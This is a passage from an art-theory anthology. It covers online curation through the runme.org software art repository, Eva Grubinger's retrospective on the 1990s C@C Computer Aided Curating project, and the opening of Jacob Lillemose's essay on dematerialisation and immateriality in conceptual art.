The idea of 'automated curation' and software-based filtering becomes more pronounced in the *runme* software art repository; an open, moderated database that emerged out of the *Readme* software art festival (first held in Moscow in 2002) and launched in January 2003. The introduction to the latter site describes software art as a crossover between two seemingly unrelated realms, software and art: while software culture is considered a 'living substance' that to a large extent evolves on the Internet and stems from and permeates various cultural realms, art is traditionally presented in exhibitions in galleries and museums or at festivals ('About', runme.org). The 'software art' fusion consequently introduces software culture into the art world and at the same time expands art beyond its institutional boundaries. *Runme* does not abandon the curatorial role but shifts its emphasis in various ways. The site is an open database to which anyone can submit their project, accompanied by commentary and contextual

runme.org - say it with software art!

front | latest | featured | categories | keywords | news archive | submit a project | read_me festival | about | faq | feedback

<p>category list</p> <p>algorithmic appreciation (3) > non-code-related (1) > pseudo-quinés (0)</p> <p>appropriation and plagiarism (5) > stealing (0)</p> <p>artificial intelligence (10)</p> <p>artistic tool (34) > audiovisual (27) > narrative (2) > useless (1)</p> <p>bots and agents (13)</p> <p>browser art (15)</p> <p>code art (17) > code poetry (7) > minimal code (1) > obfuscation (3) > programming languages (4) > quinés (1)</p> <p>conceptual software (24) > without hardware - formal instruction (3)</p> <p>data transformation (23) > data collage (6) > multimedia (3) > sonification (2) > visualization (3)</p> <p>digital aesthetics r&d (8) > dysfunctionality (2) > low_tech (5)</p> <p>digital folk and artisanship (14) > ascii art (2) > gimmicks (5) > screen savers (1)</p> <p>existing software manipulations (6) > artistic re-packaging (1) > cracks and patches (0) > instructions (1) > software plugins (2)</p> <p>games (9) > deconstruction and modification (6) > public games (1)</p> <p>generative art (35) > algorithmic audio (6) > algorithmic design (4) > algorithmic image (15) > algorithmic multimedia (7)</p> <p>hardware transformation (7)</p> <p>installation-based (6)</p> <p>institutional critique (4)</p> <p>performance-based (8)</p> <p>political and activist software (21) > cease-and-desist-ware (5) > illicit software (1) > software resistance (12) > useful activist software (2)</p> <p>social software (2)</p> <p>software cultures - links (11)</p> <p>system dysfunctionality (6) > denial of service (3) > virus - security (3)</p> <p>text - software art related (43) > aesthetics of software art (6) > cultural critique of software (13) > history of software art (11) > weblog (1)</p> <p>text manipulation (30) > text editors (4)</p>	<p>subscribe sign up to our irregular newsletter your email <input type="text"/> <input type="button" value="sign up"/></p> <p>featured projects INTERCAL [15 Jul 2005] dot_matrix synth [14 Nov 2004] Google Talk [14 Nov 2004] HAMLET 3.1 [14 Nov 2004] Window [14 Nov 2004] PawSense [14 Nov 2004] [more]</p> <p>latest projects AIKON [30 Nov 2005] Characters [25 Nov 2005] BANKSTATEMENTGENERATOR [31 Oct 2005] GWEL - Google Will Eat Itself! [31 Oct 2005] Posing at three thirty [26 Aug 2005] quagmire [18 Aug 2005] club_ware [02 Aug 2005] Nanovoice [28 Jul 2005] [more]</p> <p>news readme 100 projects selected *Christophe Bruno (FR) Cosmolalia (article) *Javier Candeira (ES/DE) Towards a Permanently Temporary Software Art Factory (Notes for the Sustainability of Software Artifacts) (article) *hackitectura (ES) Map-o-matrix (project) *Sven Koenig (CH/DE) Appropriate! (project) *Alessandro Ludovico (IT) Spam, the Economy of Desire (article) *Iliia Malinovsky (RU) LYCAY - Let Your Code play! (more) [22 Aug 2005]</p> <p>README 100: Temporary software art factory http://readme.runme.org Call for proposals: Deadline August 8, 2005</p> <p>What: Readme festival in the year 2005 aims at supporting the production of software art projects and texts critically engaging with software art. Readme 100 will support up to 6 projects and up to 6 articles on the competition basis. [more] [05 Jul 2005]</p> <p>read_me 2004 conference texts are also available online All texts published in <i>read_me Software Art & Cultures Edition 2004</i> are uploaded to "text - software art related" category on Runme.org [08 Feb 2005]</p> <p>read_me 2004 catalogue available read_me Software Art & Cultures Edition 2004 Contributions by: Amy Alexander, Christian U. Andersen, Inke Arns, Hans Bernhard, Brad Borevitz, Christophe Bruno, Nick Collins, Geoff Cox, Andreas Leo Findseisen, Matthew Fuller, Pau David Aisina Gonzalez, Olga Gorunova, Dave Griffiths, Troels Degn Johansson, Anne Laforet, Fátima Lasay, Jacob Lillemose, Alessandro Ludovico, Alex McLean, [more] [19 Dec 2004]</p> <p>Read Me 2004 Historification Thanks to all who participated in the conference and the camp! Check out documentation from Aarhus in the blog and videos. [04 Sep 2004]</p>	<p>keyword cloud (alphabetical order)</p> <p>efficient semiotic consciousness templates 1980s archetypes software binary formalist automata minimalist symbiosis voyeur interface installation surrealism sharing identify scary audiovisual beos provocative 3d messaging Google linux realtime genetic asci dangerous fractal abuse intuitive folk dos manifesto authorship anti information typing autotyping flash perl sinclair representation surveillance serial literary unix irc disturbing religious cute desheer BBS tv symmetry collaborative body positive utility passion tedal porn paranoid virus supernatural fragile plagiaristic capitalism montage multitudes97 film metaphorical political lisp meme usua sound algorithmic radio constraints lowtech social photography backwards historical news lovs inform met telematic ironic speech interactive instructions</p>
---	---	--

Figure 4: Runme.org homepage, screenshot.

information. Selection only occurs in the reviewing process conducted by the *runme* 'expert team' who evaluate whether a project fits the basic objective of the site and makes an interesting contribution before the work becomes available for viewing to the public through the Web interface. While the team has final say over inclusion of a project, the basic criteria for submission are fairly broad, and the initial filtering process certainly could not be described as 'highly selective'. Further filtering occurs in the classifying and labelling that occurs through the taxonomical system established for the site: projects are classified according to a list of categories of software art as well as a 'keyword cloud' that further describes projects and allows viewers to navigate them [Fig. 4]. Both the categories and keywords are open to additions/revisions by the public, so that classification occurs in a process where agency is distributed between automation and 'human input'. If one takes a look at the subcategories listed on the *runme* repository's site, one encounters a landscape that may be fairly confusing in its topography but nevertheless makes important distinctions. Labels such as algorithmic appreciation, generative art, code poetry, data transformation, as well as digital folk and artisanship (e.g. ascii art and screen savers) arguably seem to put an emphasis on the aesthetics of formal instructions. On the other hand, classifications such as existing software manipulations (cracks and patches or plug-ins) or political and activist software (e.g. cease-and-desist-ware and software resistance) point to the role of software art as critical reflection of software's cultural status, its encoded political or commercial agenda. Games, artistic tools, and conceptual software can fall into either of these two groups, depending on the execution of the respective project and the weight it places on formal aspects or critical reflection. *Runme*'s classification system is not aimed at rating the value of projects but at allowing a more subtle understanding of the variants of software art. What makes the project particularly interesting is the interplay between the process of filtering, classifying and labelling - which always entails an imposition of boundaries - and the 'democratic possibilities' of an open repository and database.

In different ways and to varying degrees, all of the above models for online curation illustrate the changes that the online environment has brought about for the curatorial role. New collaborative, networked forms of creation and distribution, as well as the context-dependent nature of digital works, require an increased openness of curatorial presentation and new strategies for documentation of collaborative work, that keeps evolving through versions. These issues are obviously relevant for both online and offline curation. The online space, in particular, naturally supports distributed filtering and classifying, and therefore a distribution of curatorial control. In networked environments, selecting and filtering can be undertaken by curators, artists and audiences, as well as processes automated by software. The previously discussed examples of online curation describe a trajectory from a single curatorial voice and multiple invited curators operating under an organisational umbrella, to curation by the audience or through software-enabled processes. The reconfiguration of the roles of curator, artist, audience and museum, necessitated by the nature and demands of digital media, will certainly meet some resistance and might not live up to its potential for quite some time. However, this reconfiguration simply is a reflection of the potential of digital technologies themselves, which enable an 'open-source' model for the creation and presentation of art. The idea of open source - making the source code of a project/software available to the public for further expansion without traditional proprietary control mechanisms - could also be applied to the curatorial process. This distributed, open source curation could be considered either in a more metaphorical way, where exhibition concept and selection become expandable by the audience; or in a narrower sense, where curation unfolds with the assistance of open source software that can be further developed by a community of interest.

5

NOTES:

1. *Gallery 9*, Walker Art Center <<http://gallery9.walkerart.org>>.
2. *e-space*, San Francisco Museum of Modern Art <<http://>>>.
3. *artport*, Whitney Museum of American Art <<http://artport.whitney.org>>.
4. Lisa Jevbratt, *Mapping the Web Infome* <<http://128.111.69.4/~jevbratt/lifelike/>>.
5. Alex Galloway and Radical Software Group (RSG), *Carnivore* <<http://www.rhizome.org/carnivore>>.
6. Mark Napier, *P-Soup* <<http://www.potatoland.org/p-soup>>.
7. Andy Deck, *Open Studio* <<http://draw.artcontext.net>>.
8. Martin Wattenberg & Marek Walczak, *Apartment* <<http://www.turbulence.org/Works/apartment>>.
9. Steve Dietz, *Gallery 9*, Walker Art Center <<http://gallery9.walkerart.org>>.
10. Benjamin Weil, *äda'web* <<http://www.walkerart.org/archive/B/B373713F1F19312F6165.htm>>.
11. G. H. Hovagimyan, *Art Dirt* <<http://www.walkerart.org/archive/4/AE7371B8F9A559B36164.htm>>.
12. Martin Wattenberg, *Idea Line* <<http://artport.whitney.org/commissions/idealine.shtml>>.
13. Wilhelm Agricola de Cologne, *[R][R][F]* (Remembering - Repressing - Forgetting) <<http://www.newmediafest.org/rrf2005/index.html>>.
14. *low-fi net art locator*, organised by Kris Cohen, Rod Dickinson, Jenny Ekelund, Luci Eysers, Alex Kent, Jon Thomson, Chloe Vaitsoy; and other members including Ryan Johnston, Pierre le Gonidec, Anna Kari and Guilhem Alandry <<http://www.low-fi.org.uk>>.
15. *turbulence*, New Radio and Performing Arts <<http://www.turbulence.org/>>.
16. *(Your Show Here)*, Massachusetts Museum of Contemporary Art <<http://www.massmoca.org>>.
17. Jon Alpert, Eric Green, Betsy Seder & Victoria Westhead, *Connections* <<http://www.redcubed.com/erk/installations/connections.html>>.
18. MoMA Audio Guides <<http://homepage.mac.com/dave7/ArtMobs/FileSharing52.html>>.
19. Art Mobs <http://mod.blogs.com/art_mobs/>.
20. *Runme* software art repository, developed by Amy Alexander, Florian Cramer, Matthew Fuller, Olga Goriunova, Thomax Kaulmann, Alex McLean, Pit Schultz, Alexei Shulgin and The Yes Men <<http://www.runme.org>>.

REFERENCES:

'About', *runme* software art repository <<http://www.runme.org/about.tt2>>.

Charles Bernstein (2003) 'Electronic Pies in the Poetry Skies', in M. Bousquet and K. Wills (eds.) *The Politics of Information: The Electronic Mediation of Social Change*, Alt-X Press <<http://www.altx.com/ebooks/infopol.html>>.

Sharon Daniel (2004) 'Systems and Subjects: Redefining Public Art', in Margot Lovejoy, Christiane Paul & Victoria Vesna, (eds.) *Context Providers: Conditions of Meaning in Digital Arts*, Cambridge, Mass.: MIT Press.

N. Katherine Hayles (1999) 'Liberal Subjectivity Imperiled: Norbert Wiener and Cybernetic Anxiety', in *How We Became Posthuman: Virtual Bodies in Cybernetics, Literature, and Informatics*, Chicago: University of Chicago Press.

Anne-Marie Schleiner (2003) 'Fluidities and Oppositions among Curators, Filter Feeders, and Future Artists', in *Intelligent Agent* magazine, Vol. 3 No. 1 <http://www.intelligentagent.com/archive/Vol3_No1_curation_schleiner.html>.

US Department of Labor, 'Archivists, Curators, and Museum Technicians' <<http://www.bls.gov/oco/ocos065.htm>>.

'C@C - COMPUTER-AIDED CURATING' (1993-1995) REVISITED

Eva Grubinger

- + The beginning of the Nineties was a period of transformation. As a result of the collapse of communism in Europe, the increasingly global markets and the rapid development of new technologies, numerous questions, answers and contradictions started to emerge. The issue that interested me most was the drastic change in conditions of artistic practice. Would the increasing mobility and affordability of technological means alter the themes and aesthetics adopted by artists? If a new economy based on immaterial processes of exchange, accessibility and production-on-demand was emerging, would there be a new definition of value in favour of ideas rather than objects? And if for the creation of art neither a studio, nor an institutional framework was needed any longer - could the artist become truly independent?

With these and other questions in mind, myself - a twenty-two year old student of Valie Export at the time - and the programmer Thomax Kaulmann¹ started to design *C@C - Computer Aided Curating*. *C@C* was a prototype system concerned with the production, presentation, documentation and distribution of contemporary art. In 1993 the World Wide Web was in its infancy and seemed the ideal platform for our ideas.

The core of the *C@C* program was the so-called 'C@C-Navigator'. It was a minimalist interface which was organised as a tree structure and which could be navigated through by the simple use of buttons. Each branch would lead to

another artist. In this way visitors were able to experience a social network of artists. With *C@C*, artists both created a piece of art and actively developed the context for their work by curating up to three artists of their choice. This way the act of selecting an artist was turned from the authoritarian gesture of a single person into a more transparent effort made by all.

In order to make it easier for artists to handle the new medium, *C@C* provided each participating artist with a password-protected editing system. This offer mirrored my wish to bridge the gap between so called media or software artists and artists that might not be working in electronic media, but nevertheless could make a valuable contribution to *C@C*.

The so-called 'Artist Menu' contained automated tools for creating digital artworks without any knowledge of programming. The greatest achievement of the project was the programming of SFTT - the Simple File Transfer Tool. Today PHP systems² and other means for multipart uploading of files can often be found on the web, but at the time such a tool didn't exist anywhere else. The SFTT is a good example of a long list of inventions made by artists long before consumer technology provided similar functions. Other tools supported the making of new pages, the creation of links, the copying and deletion of files, the curating of artists etc. The 'Artist Menu' was also a statement towards demystifying technology. In networking subcultures programming has been cultivated as some kind of secret knowledge, and a libidinally-loaded energy related to software often tended to replace the fetishism for physical art objects.

Other *C@C* features were the 'Public Discussion Area' and the so called 'Business Class'. Visitors had the opportunity to take an active part by directly commenting on single works, participating in the ongoing discourse, getting in touch with artists and acquiring a piece. The mechanism for online purchase was enabled by direct links from the collector's own website to the 'Start Page' site of the artist located in *C@C* and vice versa. By offering this service the project endeavoured to stimulate public discussion and experimentation around the commercial

potentials - and difficulties - of media based art.

Artists and artists groups developing special projects with C@C included Agentur Bilwet, Nina Fischer, Maroan El Sani, Pit Schultz and Mark Tribe, to name a few. One of the pieces was made by the Viennese artist Christine Meierhofer. In *Order a Theft* (1994)³ Meierhofer presented a selection of masterpieces stolen from public collections. Meierhofer invited collectors to commission exact replicas of stolen works of art by Botticelli, Friedrich and others to fit within their private home through photographic montage. *Order a Theft* reinstated the value of the daily practice of sampling - i.e. the use of appropriated material. At the same time her work also referred to the heated discussions about the relationship between the public and the private domain. Another example of artists' use of C@C is Pit Schultz's *Orgasmotron Project* (1994)⁴ which played with the tension between technological and erotic euphoria. For his paradoxical archive Schultz used quasi-scientific methods to measure brainwaves during orgasm that were digitally registered by means of a specific machine. Each of these registered orgasm brainwaves could be connected by the viewer, or perceived as electronic smog, using two different interface models with the beautiful names of 'Eros' and 'Agape', offered in his 'love store'.

In order to be visible in the world of contemporary art, where at the time hardly anybody had access to the Web, C@C was presented publicly in various physical art venues, for example Eigen + Art gallery in Berlin (1994)⁵, at the Frankfurt Art Fair (1994), Ars Electronica festival in Linz (1995)⁶, international exhibitions like the *Cosmos* show (1995)⁷ at Le Magasin in Grenoble, as well as at lectures and workshops in universities and art centres including Central St. Martins College of Art and Design in London (1994) or Kunst-Werke Institute for Contemporary Art in Berlin (1994-95). Public C@C-screens were hosted by Kunst-Werke, The Cologne Kunstverein and the Künstlerhaus Stuttgart. We also used 'old media' to spread the word about C@C, published leaflets, inserts and articles in art magazines, which we then - alongside other print, TV and radio reports on C@C - fed back into the system for documentation.

Netscape: CAC - User Menu

Back Forward Home Reload Images Open Print Find Stop

Location: <http://www.is.in-berlin.de/CAC/Artists/.security/ArtistMenu.html>

What's New? What's Cool? Handbook Net Search Net Directory Newsgroups

Computer Aided Curating - Artist Menu

-  Help
-  Edit your start page
-  Edit your exhibition documents
-  Delete (parts of) your exhibition document

Document: Done.

Netscape: CAC - curate following Artist

Back Forward Home Reload Images Open Print Find Stop

Location: <http://www.is.in-berlin.de/cgi-bin/CAC-bin/sec/CAC-AddUser>

What's New? What's Cool? Handbook Net Search Net Directory Newsgroups

Computer Aided Curating - Curate following Artist

Nickname :

Fullname :

Password :

Verified password . . :

Description:

themax@sec.in-berlin.de

Document: Done.

Netscape: CAC - Tools & Utilities

Location:

Copy a file

Enter the new file name of the selected file:

Delete a file

Create a new file

Filename:

Netscape: CAC - Sell an artwork

Location:

Computer Aided Curating - Sell an artwork

Nickname
 Fullname
 Password
 Verified password

Description:

Document: Done.

After two very intensive years of developing the program, organising the funding, supporting the artists in the process of making their contributions, and promoting *C@C* and its artists, it became clear that my idea to kick off a snowball-system that would then be taken further by all participants did not work out. Even for computer literates it was more than challenging to make a piece with *C@C*. Our 'Artist Menu' could not change the fact that the whole process from developing an idea, getting a computer with a modem, installing the software, acquiring the skills, and making the piece overwhelmed the artists - not to mention inviting three more artists and guiding them through the same process. Group dynamics were another issue. I learned that sub-culture and avant-garde self-organisation can produce similar tactics and power struggles as the institutional or mainstream structures that they wanted to overcome in the first place.

Since *C@C* was an artistic experiment, and considering that I neither wanted to become a kind of meta-curator nor start a business in the mediation of web-based art, I decided to stop feeling responsible for *C@C* and began work on new projects. From that moment onwards *C@C* discontinued to grow and it finally ceased to exist when the art server 'Internationale Stadt', which hosted *C@C*, went offline. Looking back on my experiences with *C@C* I would like to make the following comments:

- Artists often embrace new technologies as a means in itself rather than a means to an end; they tend to fool themselves by the seemingly limitless possibilities of new techniques instead of focussing on the results, which are often embarrassing.
- Taken too seriously the immaterial qualities of a medium may result in yet more alienation from the physical environment, generating only another type of 'aura', but not a gesture of criticality in itself.
- The immaterialisation and flexibility of work neither created autonomous artists, nor independent curators. Unwillingly, artists and curators provided the avant-garde for a neo-liberal lifestyle, which pretends to free capitalism from the

course of oppression and bureaucratic routine but only introduces more subtle regimes of power that are not organised as pyramids but as networks.

- Today the art system operates with 'the strength of weak ties'. Reduced to the function of trend-scouts, curators have to work from short term project to short term project, from jetlag to jetlag, from biennial to biennial, without enough time for research and the development of a thorough personal agenda. Artists equally have to adapt to this new pace whereby the notion of self-realisation is transformed into self-economisation. Thus, it becomes more and more difficult to maintain artistic integrity and at the same time achieve commercial success. Artistic practice becomes bound to seasonal criteria of novelty, hipness and style.

- Despite the predominance of immaterial means of communication and production the rules of the market remained the same and it is still the medium of the exhibition that is forming the main platform for contemporary art. In museums, software art is often only presented on the institution's website, if anywhere at all. The decision to fragment art into object-based art - which is presented in an exhibition space as opposed to immaterial art, which should be contained within the format of the website - gives a clear indication of its valuation. It mirrors the institution's own domination by trustees who unfortunately do not collect this kind of art.

- To the benefit of all, curators should be sparring partners, long-time supporters and mediators of the artists, rather than networking for the sake of networking. Independent curators can also develop a flexible but vigilant approach to art preservation instead of evaporating into an ahistoric virtual reality. If they use their peripatetic activity and information access to strengthen the institutional and economic weaknesses of immaterial art, they can help to reintroduce and thus to preserve it.

- Artists should use whatever medium they need to make their statement on the world of today. They should also be able to claim the freedom and utmost luxury for themselves to close their studio doors behind them, disconnected.

5

NOTES:

1. Thomax Kaulmann is a data artist and a freelance UNIX programmer since 1987 working with databases, pre-sales support, software engineering and teaching in computer programming. Development of OMA <<http://oma.sourceforge.net/>>, an integrating interface to ORANG, OVA and other media systems. Since 1994 he has been working on numerous productions, presentations and honours in the fields of art, culture and commerce. He is a co-founder of *bootlab* association in Berlin.
2. PHP (Hypertext Preprocessor) is an open-source server-side scripting language especially suited for Web development that can be embedded into HTML. It is freely downloadable from <<http://www.php.net/>> and <<http://www.zend.com/>>.
3. Presented at Eigen und Art gallery in Berlin (1994) and at the gallery Monsterism San Francisco/USA Diarama (1995); <<http://www.auftragsdiebstahl.de/>> and <<http://www.order-a-theft.de/>>.
4. The project was shown at Kuenstlerhaus Stuttgart; Galerie Judy Lybke; ICA, London.
5. <<http://www.eigen-art.com/>>.
6. <http://www.aec.at/en/archives/festival_archive/festival_catalogs/festival_artikel.asp?iProjectID=8665> and <<http://www.aec.at/festival1995/grubing.html>>.
7. *Cosmos - Des Fragments Futurs* (1995), Magasin - Centre National d'Art Contemporain de Grenoble, France; <<http://www.magasin-cnac.org/>>.

CONCEPTUAL TRANSFORMATIONS OF ART: FROM DEMATERIALISATION OF THE OBJECT TO IMMATERIALITY IN NETWORKS

Jacob Lillemose

- + Immateriality - along with its derivative notions immaterial art and immaterial aesthetics - is a prevailing notion in current discussions on art in the context of new media and information technology. The notion refers to the new conditions that the digitisation of artistic and cultural practices in general has prompted. Today the computer is a common artistic medium, both as a tool and as an artistic medium in itself. Software and digitised data are replacing the traditional physical dimensions of artworks. As such, immateriality is evidently a relevant notion, as it quite accurately designates significant and extensive changes in contemporary art.

However, I think it is important to realise and emphasise that immateriality taken at face value is just a descriptive notion, a broad formal diagnosis of art in the age of digitisation, just like materiality would be for art before this age. It is not an aesthetic by default. To make meaningful use of the diagnosis - and establish immateriality as a substantial discursive concept in relation to art and aesthetics - we need to challenge the notion by specific, elaborate but also experimental analyses that consider and explore its aesthetic qualities, theoretical implications and historical perspectives.

In this text I want to present the general outline of one such possible analysis of immateriality. Instead of placing the analysis within the conventional and some would say obvious context - that is, the tradition of computer-based arts and the

close historical interrelations between art and technology - I will make conceptual art and more specifically a rereading of the notion of dematerialisation the main frame of reference in the analysis.¹

Dematerialisation revisited

The notion of dematerialisation was coined by John Chandler and Lucy Lippard in their seminal text 'The Dematerialization of Art' published in 1968 in the magazine *Art International*. In this text they identified dematerialisation with so-called ultra-conceptual art that 'emphasizes the thinking process almost exclusively' and 'may result in the object becoming wholly obsolete' (Chandler & Lippard 1968: 46). Chandler and Lippard did not mention any specific works of art, but the works, events and texts chronologically listed in Lippard's follow-up anthology *Six Years: The dematerialization of the art object from 1966 to 1972* published five years later, show this act of identification was characterised by quite a lot of uncertainty. According to the anthology's comprehensive documentation of this short but significant period, dematerialisation refers to a wide and extremely diverse range of artistic practices and reflections. The first three listed are George Brecht's fluxus inspired 'events', Allan Kaprow's 'assemblages', 'environments' and 'happenings', and Bruce Nauman's early self-starring video works, while the last three are Gilbert and George's lithograph *A Touch of Blossom* (1971) from 'Art and Project Bulletin', Les Levine's imaginary *Museum of Mott Art* (1971) and Harold Rosenberg's critical text *On the Definition of Art* (1971). Between these extreme points we find earth works by Robert Smithson and Richard Long, writings by Joseph Kosuth and Sol Le Witt and 'instructions' by Robert Barry and Vito Acconci. From the very beginning the notion was thus informed by disparate meanings and this heterogeneity - or lack of consensus - continued in a productive and yet also confusing way, as the notion was taken up and discussed by other critics as well as artists. Today, a common - but also very vague - definition is that dematerialisation refers to art and aesthetics in which ideas and discourse - not the formal conventions of the medium - constitute the principal elements.

In her preface to *Six Years* Lippard writes that ‘it has often been pointed out to me that dematerialization is an inaccurate term’ (Lippard 1973: 5). I agree with her critics on this issue, most notably Terry Atkinson who in the text ‘Concerning the Article “The Dematerialization of Art”’ questions the ‘correctness’ of the word in relation to the artistic development and tendencies Lippard describes.² With reference to the definition of dematerialisation in *Oxford English Dictionary* - ‘to deprive of material qualities’ - he argues that the art works Lippard refers to are all still objects in some form or other and therefore not - literally speaking - dematerialised (Atkinson 1968: 52-54). Atkinson’s criticism is justified, thorough and precise, but I think he misses a basic point by analysing dematerialisation as an exact - almost scientific - term, not as an aesthetic concept that contains or rather builds on contradictions. Although I assign much importance to the philosophical and etymological discussions on the definition of dematerialisation that Atkinson raises, I will not engage in them directly here. I tend to agree with Lippard’s indirect response to Atkinson when she says: ‘for lack of a better term I have continued to refer to a process of dematerialization’ (Lippard 1973: 5).³ In other words: I use dematerialisation as a point of departure for the current discussion, both in spite of and because of the ambiguity of the term and the challenging interpretive space it opens.

Instead of trying to construct a general, non-contradictory and ultimate definition, I want to suggest a somewhat free and selective interpretation of dematerialisation in relation to a specific strand of conceptual art. More precisely, I will discuss how dematerialisation relates to materiality, partly because some of the most significant art works associated with the notion are extensively material - for instance *The New York Earth Room* by Walter de Maria and Robert Morris’ felt pieces; and partly because I believe that this approach allows for a number of interesting ways to connect dematerialisation to immateriality in an aesthetic discourse.⁴

To start this discussion I return to a phrasing by Chandler and Lippard quoted above, namely that dematerialisation ‘may result in the object becoming wholly

obsolete' (Chandler & Lippard 1968: 46). I realise that this is just a phrase within a larger argument but nevertheless I take the freedom to place their focus on the object's obsolescence - and not on the disappearance of materiality - to be emblematic of an essential transformation of art: a transformation of art from being formally constituted as an object to be working conceptually with materiality.

The understanding of conceptual art as a critique of the object is widespread among critics as well as artists. As I already mentioned, Lippard entitled her anthology *The Dematerialization of The Art Object*⁵; Douglas Huebler said that 'the world is full of object, more or less interesting, I don't want to add anymore' (Lippard 1973: 74); in 1970 Ian Burn and Mel Ramsden declared that 'the outcome of much of the 'conceptual' work of the past two years has been to carefully clear the air of objects' (Lippard 1973: 136); critics like Ursula Meyer talked about 'the abolition of the art-object' and 'de-objectification of the object' (Meyer 1972); Jack Burnham termed the new kind of works 'un-objects' (Burnham 1968), while Terry Cohn has presented a 'post-objective perspective' (Cohn 2000). However, these critics do not engage - ironically except for Atkinson - in serious discussions about the 'residual' materiality. They seem to be of the conviction that the notion of an art *ex object* in itself renders the material dimension superfluous. I do not believe it does. On the contrary, it introduces new problems and possibilities for a discussion of conceptual art as an art of material aesthetics. Instead of understanding dematerialisation as a negation or dismissal of materiality as such, it can be comprehended as an extensive and fundamental rethinking of the multiplicity of materiality beyond its connection to the entity of the object.

Following this line of thought, the 'de' in the term dematerialisation refers to a conceptual - although not in the sense of transcendental ideas - approach to materiality. In opposition to the understanding that dematerialisation implies an aesthetic, according to which the conceptual is superior to, or overdetermines, materiality, I interpret dematerialisation as an aesthetics in which the

conceptual is always already material, and vice versa.⁶ This aesthetics suggests a new interdependent and open exchange between the conceptual and material dimension of art. In setting materiality free from the object - and the philosophical discourse, power structures and aesthetic paradigm of pure visibility and media-specificity surrounding it - the notion allows us to comprehend materiality as a potential predisposed for continuous conceptual recoding, reorganisation, redistribution, recontextualisation and reinterpretation. Instead of attaching materiality to specific and finite forms, media or institutions, the conceptual places materiality in a broad and horizontal aesthetic field - multi-, inter- and post-media - where it is transformed into a virtuality that is actualised - but never realised in full - in the abstractions of the particular works. 'The abstract does not explain, it itself has to be explained', as Deleuze said, inspired by the empiric philosopher Whitehead (Deleuze 1987: vii); a role of explanation that he assigned to philosophy and critical theory.⁷ In the context of the aesthetics I refer to in this text, the abstract plays a different role that calls for a slight rephrasing of Deleuze's sentence: the abstract does not explain, it questions. In other words, conceptual art questions materiality by subjecting it to abstraction in a mental and not a visual sense; questions in the sense of opening it to new qualities and meanings.

This interpretation of dematerialisation signifies a 'return' to - or engagement with - the reality of a non-reducible material multiplicity.⁸ At the same time as conceptual art sets materiality free from the object (sphere) it is connected to the un-idealised and non-transcendental realm of the real, with its different sets of problems and possibilities for artistic workings. Rather than attempting to sublimate or transcend materiality through non-material principles, such as ideology, beauty and sign value, conceptual art emphasises its social, economical and cultural aspects and expose them to alternative conceptualisations; conceptualisations most often guided by principles and values of heterogeneity, irrationality, openness and destabilisation, and opposed to harmony, control, power and capitalistic exploitation.⁹ Thus, conceptual art acts as an imaginative and speculative mediator between the political codedness and aesthetic potency of

materiality. To substantiate and specify this interpretation of dematerialisation, I want to focus on two strands or tendencies within conceptual art, namely process art and system art. I say tendencies because neither process nor system art represent defined categories, styles, groupings or movements but express an aesthetic involvement with processes and systems; also in many cases they overlap. Even so, I still make a preliminary distinction between the two to point to significant and varied differences.

Processes and working possibilities

The exchange between the conceptual and materiality suggested above presents materiality as a possibility for conceptual involvement - not as the means for a formalistic work or object. In that regard, it seems relevant to consider how a number of artists from the 60s and 70s - sometimes referred to as post-formalists¹⁰ - gave new attention and importance to the physical process of creation - and its implied involvement with time, indeterminacy, contingency, instability, and irreversibility - by incorporating it explicitly into their works. A modernist painter like Jackson Pollock had already done something similar but his experiments remained within the framework of painting as a visual expression and as an object - a stretched and limited canvas. What the so-called post-minimalists did - many of them inspired by Pollock's gesture - was to transgress the boundaries of the medium, to work with processes more directly and diversely as ends in themselves.

In 1967 and 1968 Richard Serra made an infinite list of transitive verbs for himself: '...to roll, to crease, to fold, to store, to bend, to shorten, to twist, to twine, to dapple, to crumble...'.¹¹ That Serra made a list of *verbs* indicates that he was not interested in the form of the object as such but rather in different handlings of materiality; an approach that is clearly at work in his lead splashing and castings made around the same time. Serra threw melted lead into the corner, onto the floor and the wall, thus making the work into a question of distributed materiality.

Robert Smithson's concurrent asphalt and glue pourings expressed a similar occupation with the processes of materiality, as a way to avoid making objects in the conventional sense. Instead of throwing, Smithson poured the different materials usually down earth slopes, either directly from the can or from the back of a truck floor. Smithson filmed the production of these as well as many of his other pieces, thereby indicating that the act was as important as - if not more than - the results; furthermore, the works were often destroyed or abandoned after completion.¹² That he understood this conceptual framing of materiality as an 'attack' on the object is very literally expressed in *Partially Buried Woodshed* (1970) where he partially buried a wooden shed by shovelling and pouring earth on top of it, using a tractor.

A third example of an involvement with processes of materiality is the (an)architectural work of Gordon Matta-Clark. In *Splitting* (1974) - a work that resonates with *Partially Buried Woodshed* - Matta-Clark bisected a wooden suburban house left for demolition by cutting it right down the middle and knocking away part of the foundation to make one side of the house incline; and just like Smithson he filmed the process.¹³ With this symbolic act the artist showed - as the title of Pamela M. Lee's book on his work has it - that the 'object [had] to be destroyed' - in order to be able to work - conceptually as well as practically - with the aesthetic potential of materiality in a more profound and liberated sense (Lee 2001).

By displacing the industrial materials from their usual functionalistic and rationalistic contexts, these artists set materiality in general free from the stable object and placed into fluid, fluctuating and expressive relations.

Into the systems

This interpretation of dematerialisation as a post-object aesthetic can be extended to include an artistic involvement with systems and cybernetics that emerged in the early 1960s when a number of artists - influenced by the writings of scientists and theoreticians such as Norbert Wiener, Ludwig von Bertalanffy,

Claude Shannon and Marshall McLuhan - began work with art as information processing in an interdisciplinary and multimedia field.¹⁴ However, books were not the only source of inspiration for these artists. They were also responding to a surrounding society undergoing extensive changes in terms of communication, media and economy; not least caused by the introduction of new technologies and scientific discoveries. Jack Burnham saw this 'superscientific culture' as an indicator of a 'transition from an *object-oriented* to a *systems-oriented* culture' where 'change emanates, not from *things*, but from the *way things are done*' (Burnham 1968: 15-16). By implication this also applied to art and the *ways it conceptualised things*.

Although closely related, 'system aesthetics' differ from 'process aesthetics' on important points. Whereas process aesthetics focused on action, effect and production, system aesthetics focused on processing, circulation and development. Materiality was conceptualised through open systems working with questions of internal organisation, real time, feedback and contextual relations. Furthermore, the understanding of materiality was different. In general, soft(er) materials such as communication, data and media spaces replaced the industrial and 'heavy' materials of process aesthetics. Materiality was conceived as contextual, as connected to, integrated in and defined by a variety of - often interrelated - systems, social, linguistic, economical, situational, etc. The artists did not try to counteract this systematisation of materiality as a limitation or suppression of free autonomous materiality. On the contrary, they worked *with* conceptual possibilities of the systems in order to explore new ways of working with materialities, which were not so much related to the object of art as to the flux (i.e. non-static nature) of postmodern culture and all its contradictions and complexities.

